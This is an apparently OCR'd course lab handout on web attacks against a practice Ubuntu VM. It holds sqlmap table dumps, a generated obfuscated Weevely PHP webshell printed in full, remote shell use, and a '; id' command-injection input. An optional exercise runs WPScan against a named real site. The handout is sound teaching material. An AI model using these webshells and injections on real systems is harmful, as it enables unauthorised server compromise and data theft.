
2. Let's take a look at the "**enpm685**" database. The command is:

`sqlmap -u http://ubuntu.ip/sqli.php?id=1 -D "enpm685" --tables`


```
[20:14:40] [INFO] fetching tables for database: 'enpm685'
Database: enpm685
[2 tables]
+----------------+
| TOOMANYSECRETS |
| sqlitest       |
+----------------+
```

3. Let's see what's in one of those tables. The command is:

   `sqlmap -u http://ubuntu.ip/sqli.php?id=1 -D "enpm685" -T "TOOMANYSECRETS" --dump`



```
[20:15:25] [INFO] fetching columns for table 'TOOMANYSECRETS' in database 'enpm685'
[20:15:25] [INFO] fetching entries for table 'TOOMANYSECRETS' in database 'enpm685'
Database: enpm685
Table: TOOMANYSECRETS
[3 entries]
+----+---------------+-------------------+
| id | secret_desc   | secret_title      |
+----+---------------+-------------------+
| 1  | 42            | meaning of life   |
| 2  | badpassword   | root password     |
| 3  | NOMORESECRETS | nsa backdoor key  |
+----+---------------+-------------------+
```

Is there a faster way to do this? You could use "**`--dump-all`**" but you should be careful doing this, on a larger database it can take a long time and also quickly use a lot of disk space.


Review the ***sqlmap Quick Reference*** document for additional options to use/check for. For example, **`--sql-shell`** is very handy if you want to run SQL queries by hand.

Note: `sqlmap` Caches results by default which can lead to incorrect results if a fix to the SQL injection issue has been made on the web site and you are re-testing. Use **`--flush-sessions`** or **`--fresh-queries`** to ensure that **`sqlmap`** is not using those previously cached results.

Weevely Webshell Exercise (5 minutes)

Find a vulnerable file upload page


1. Point a web browser to the web server running on your Ubuntu VM
2. Click the "**`File Upload`**" link



Welcome to the ENPM685 Dojo. Have fun breaking things.

- SQL injection
- Blind SQL injection
- Command execution
- File upload
- XSS (Reflected)
- Brute force

3. Find a small file you can upload. I'll make a text file called `enpm685.txt` with the content of "**`ENPM685`**" and upload it. Select that file and click "**`Upload`**"




Upload a file

hmmmm I bet you could have fun with this...


Upload your script or treatment to us: Browse... enpm685.txt Upload

4. The following page will say the file has uploaded and let you click it to view the file. Click the file to confirm the contents match what you uploaded.



The file enpm685.txt has been uploaded.

Back to the Dojo



192.168.2.159/uploads/enpm685.txt


ENPM685

As we can see the file is uploaded to the **/uploads/** directory on that server. That means it is writeable by the web server and also publicly accessible by anyone. Additionally, the uploading script does not appear to be doing any filtering or sanity checking of what is upload. That means this script is ripe for being abused to upload a web shell onto the web server.

Generate and upload a Weevely webshell


Weevely is built into Kali. It generates web shells but is also used to interact with Weevely webshells you have uploaded to vulnerable systems.

1. Create a shell with **`weevely generate`** ***`password ~/filename.php`*** (For my example I will use **`weevely generate ENPM685 ~/empm685.php`** The "~/" indicates to save the file into the user's home directory.)




```
root@kali:~# weevely generate enpm685 ~/enpm685.php
Generated backdoor with password 'enpm685' in '/root/enpm685.php' of 1456 byte size.
```

2. You can review the contents of the file with **`cat`** or **`less`**. As you can see there is a lot of obfuscation inside the script. This is to make it a little harder for the untrained eye to see what's going on. We'll talk more about this soon.




```
<?php
$N='i.$6mkh),0,36m))6m;$f=$sl($6ms6ms(md5($i.$k6mf),0,36m)6m);$p="";6mfor($z=1;$6mz<c6mount($6m
m[1]);6m';
$V='();@e6mval(6m@gzunco6m6mmpress(@6mx(@base6m64_decode(p6mreg_r6mep6mlace(array("6m/_/","/6m-
/6m"6m),';
$C='i=06m;$i<6m$l;)6m6m{for($j=0;($j<6m$c&6m6m6m&$i<$l)6m;$6mj++,6m$i+6m+)6m{$o.=$t{$i}^$k{$j};
}}ret6murn 6m$o;6m';
$T='ey_exi6m6msts($i,6m$s)){$s[$i]6m6m6m.=$p;$e=str6mpos(6m$6ms[$6mi],$f);if($6me){$k=$6mkh.$6m
kf;ob_start';
$Q='$_S6mESS6mION;6m$ss="sub6mstr";$6msl6m="str6m6mtolower";$i=$6mm[1]6m[0].$m[1]6m[1];$h=$s6ml
($ss(m6md5($';
$f='$kh="1960";6m$kf=6m"66m5b9";fu6mn6mction x($t6m,$6mk){6m$c=s6mtrlen6m($k);$l=strlen($t);$o6
m="";fo6mr($';
$j='}$r=$_SE6mR6mVER;$rr=@6m$r["HTTP_REFERER"];$6mra=@$r6m6m6m6m["6mHTTP_ACCEPT_LANGU6mAGE"];if
($rr&&$ra){';
$i='ase66m4_encode6m(x(g6mzcomp6mress(6m$o),$6mk));prin6mt(6m"<$k>$d</$k6m>")6m;@session_6mdest
6mroy();}}}}';
$Y='6m$u6m=parse_6murl($rr)6m;p6m6marse_6m6mstr($u["query"],$q);6m$q=6marray_value6m6m6ms($q);p
r6meg_mat';
$w='6mch_all("/([\\w])[\\6mw-]+(?:;6mq=0.([6m\\d]))?6m,?/"6m6m,$ra,6m$m);if($q&6m&$m)6m{@sessio
n_st6ma6mrt();$s=&';
$s='$z+6m+)$p.=$6mq[$m[2][$6mz]6m];if(strpo6ms($p,$h6m6m)6m===0){$s[$i]=6m"";$p=$ss6m($p,3);}6m
if(6ma6mrray_k';
$H='ar6mray("/","+"),$ss6m($s[$6mi6m],0,$e))6m),$k)6m))6m;$o6m=ob_get_co6mntents();6mo6mb_end_c
lean();$d6m=b';
$o=str_replace('W','','cWreaWteW_WfWunctWion');
$q=str_replace('6m','',$f.$C.$j.$Y.$w.$Q.$N.$s.$T.$V.$H.$i);
$O=$o('',$q);$O();
?>
```

3. Follow the steps in "**Find a vulnerable file upload**" again but this time upload your Weevely webshell. **Remember the URL of where the file is saved. Ex: *http://ubuntu.ip/uploads/enpm685.php***
4. In a Terminal in Kali let's access that webshell with the following: **`weevely http://`*`ubuntu.ip`*`/uploads/`*`enpm685.php enpm685`*** (Replace the URL with the URL for the web shell you uploaded onto your Ubuntu VM and the password you used)
5. You'll be given a shell you can run Unix commands on. In my example below I used "**`id`**", "**`pwd`**", and "**`uname -a`**" to get an idea of what kind of system I am on and what my user level access is. Feel free to run additional commands.



```
root@kali:~# weevely http://192.168.2.159/uploads/enpm685.php enpm685

[+] weevely 3.2.0

[+] Target:     www-data@ubuntu:/var/www/html/uploads
[+] Session:    /root/.weevely/sessions/192.168.2.159/enpm685_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(ossec)
www-data@ubuntu:/var/www/html/uploads $ pwd
/var/www/html/uploads
www-data@ubuntu:/var/www/html/uploads $ uname -a
Linux ubuntu 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64
GNU/Linux
```


6. You can also type "**`:help`**" to get information on the built in commands that Weevely has.
7. If you want to exit just hit "**`Control + C`**"
8. If you want to see what this type of access looks like from the log/defender perspective, when we get to the Incident Response section of the course and we have set up monitoring of Apache logs in Splunk in your Ubunru VM, a search for **`sourcetype="access_combined*"`** and looking for request from your Kali VM for the webshell you uploaded will show you. As you can see in the screenshot below, Weevely attempts to hide its tracks by changing the User-Agent and Referrer strings.



```
192.168.2.168 - - [02/Apr/2018:12:12:09 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 778 "http://192.168.2.159/?wl=a9o4fb-_3vgLfQa8QODBmBSi2IKMpo&WZ=3NXv-JIOf
eOO3wKOnxVZ" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_7_0; en-US) AppleWebKit/534.21 (KHTML, like Gecko) Chrome/11.0.678.0 Safari/534.21"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:12:09 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 276 "http://192.168.2.159/uploads/enpm685.php?yYb=WHPH_f3ocNO6FTx6eGhsr9O
Rp-Rlg5" "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.2) Gecko/2008092313 Ubuntu/8.04 (hardy) Firefox/3.0.2"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:12:09 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 334 "http://translate.googleusercontent.com/translate_c?depth=1&rurl=tran
slate.google.com&sl=auto&tl=en&usg=dabSaV9_n78Tuth7hl7GudNFh7u-Rj_-LM" "Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.3) Gecko/2008092510 Ubuntu/8.04 (hard
y) Firefox/3.0.3"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:11:42 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 514 "http://192.168.2.159/uploads/enpm685.php?jq=PRs5NutJIZkebbHMUBrt&yT=
tf27dYJx4lkOATNfMTvi86tdSmwZZ" "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.16) Gecko/20101130 Firefox/3.5.16 GTB7.1"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:11:42 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 334 "http://www.google.com.qa/url?sa=t&rct=j&q=168.2.159&source=web&cd=83
2&ved=a28SaV9_n&ei=78Tuth7hl7GudNFh7u-Rj_&usg=-LMWHPH_f3ocNO6FTx6eGhsr9ORp-Rlg5a&sig2=3x_nTjf_seqgyCCWMAhGZR" "Mozilla/5.0 ArchLinux (X11; U; Linux x86_64; en-U
S) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.100 Safari/534.30"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:11:37 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 322 "http://192.168.2.159/?CGl=3x_nRjAIRmUT17OTYDCycbcf1" "Mozilla/5.0 (W
indows; U; Windows NT 5.1; en-US) AppleWebKit/530.8 (KHTML, like Gecko) Chrome/2.0.177.1 Safari/530.8"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:11:37 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 334 "http://www.google.mn/url?sa=t&rct=j&q=168&source=web&cd=579&ved=20dS
aV9_n&url=168.2&ei=78Tuth7hl7GudNFh7u-Rj_&usg=-LMWHPH_f3ocNO6FTx6eGhsr9ORp-Rlg5a" "Mozilla/5.0 (Windows; U; Windows NT 6.1; hu; rv:1.9.2.3) Gecko/20100401 Firef
ox/3.6.3 GTB7.1"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:11:33 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 402 "http://translate.googleusercontent.com/translate_c?depth=1&rurl=tran
slate.google.com&sl=auto&tl=en&usg=Rlg5U3z_hZnAIRmUT17OTYEZif2b973pkJ" "Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/533.2 (KHTML, like Gecko) Chrome/5
.0.342.3 Safari/533.2"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
192.168.2.168 - - [02/Apr/2018:12:11:33 -0700] "GET /uploads/enpm685.php HTTP/1.1" 200 334 "http://192.168.2.159/?wl=73eSaV9_n78Tuth7hl7GudNFh7u-Rj&WZ=_-LMWHPH_
f3ocNO6FTx6eGhsr9ORp-" "Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US) AppleWebKit/531.3 (KHTML, like Gecko) Chrome/3.0.193.2 Safari/531.3"
host = ubuntu   source = /var/log/apache2/access.log   sourcetype = access_combined
```

Command Injection (with a web browser…) (5 minutes)

1. View the web page on the Ubuntu VM with a web browser (in Kali or your host system)
2. Click the "**Command Injection**" link.
3. Enter an IP address (like **`8.8.8.8`**) and click "**Submit**"
4. The results you'll see look a lot like an unformatted example of ping. (**`ping -c 4 IP`** to be specific)



Command Injection

Network connectivity test (ping a host)

Enter an IP address: Submit


Command results:

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data. 64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=5.21 ms 64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=5.33 ms 64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=6.75 ms 64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=5.02 ms --- 8.8.8.8 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3005ms rtt min/avg/max/mdev = 5.029/5.582/6.755/0.691 ms Back to the Dojo

5. If you remember your Unix you can add a semicolon (**`;`**) after a command to run another command. In the IP address field type "**`; id`**" and see what you get.

6. The ID of the user the web server is running as is displayed (**www-data**).

I bet you could run other commands too…



Command Injection

Network connectivity test (ping a host)

Enter an IP address: Submit

Command results:

uid=33(www-data) gid=33(www-data) groups=33(www-data),1002(ossec) Back to the Dojo

This example may seem silly to you but for years many devices (consumer/SoHo grade network devices -- think Linksys home routers) had pages like this to test network connectivity which were just a front end for running a command line (with unsanitized user input!) on the back end via a `system()` call. Why? Because HTTP/HTTPS and ICMP (ping) are completely different network protocols and most web app languages do not have a library to support sending pings so this was a quick way to provide this feature.

OPTIONAL EXERCISES BELOW


The exercises below are optional and are meant to be performed once you have completed all of the exercises above and want to go further.

WPScan Exercise (5 minutes)

WPScan is a great tool for scanning WordPress sites looking for vulnerabilities in old versions, plugins, and common misconfigurations.


Usage: **wpscan -u *url***

1. In a Terminal in Kali type: **wpscan -u** http://msmc.umd.edu
2. If asked if you would like to update the database select "**Y**' for Yes.



```
root@kali:~# wpscan -u http://msmc.umd.edu

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
```

3. Review the results.



```
[+] robots.txt available under: 'http://msmc.umd.edu/robots.txt'
[+] Interesting entry from robots.txt: http://msmc.umd.edu/wp-admin/admin-ajax.php
[!] The WordPress 'http://msmc.umd.edu/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://msmc.umd.edu/index.php/wp-json/>; rel="https://api.w.org/
", <http://msmc.umd.edu/>; rel=shortlink
[+] Interesting header: SERVER: Apache
[+] Interesting header: SET-COOKIE: wfvt_601361046=5ac28d7f4df61; expires=Mon, 02-Apr-2018 20:3
7:27 GMT; Max-Age=1800; path=/; HttpOnly
[+] XML-RPC Interface available under: http://msmc.umd.edu/xmlrpc.php
[!] Upload directory has directory listing enabled: http://msmc.umd.edu/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://msmc.umd.edu/wp-includes/

[+] WordPress version 4.7.3 (Released on 2017-03-06) identified from advanced fingerprinting, m
eta generator, links opml, stylesheets numbers
[!] 21 vulnerabilities identified from the version number
```


4. Lots of interesting items to check out.
   a. http://msmc.umd.edu/robots.txt
   b. http://msmc.umd.edu/readme.html

c. https://wpvulndb.com/vulnerabilities/8807)More info https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Password-Reset-0day-CVE-2017-8295.html)

d. Etc…


BeEF - Browser Exploitation Framework Exercise (optional)

1. Open a Terminal
2. Enter cd **`/usr/share/beef-xss/`**
3. **`./beef`**



```
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[15:19:52][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[15:19:52][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[15:19:52]    |   Twit: @beefproject
[15:19:52]    |   Site: http://beefproject.com
[15:19:52]    |   Blog: http://blog.beefproject.com
[15:19:52]    |_  Wiki: https://github.com/beefproject/beef/wiki
[15:19:52][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[15:19:52][*] BeEF is loading. Wait a few seconds...
```

4. In a web browser on your host system visit **`http://`*`kali.ip`*`:3000/demos/basic.html`**



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

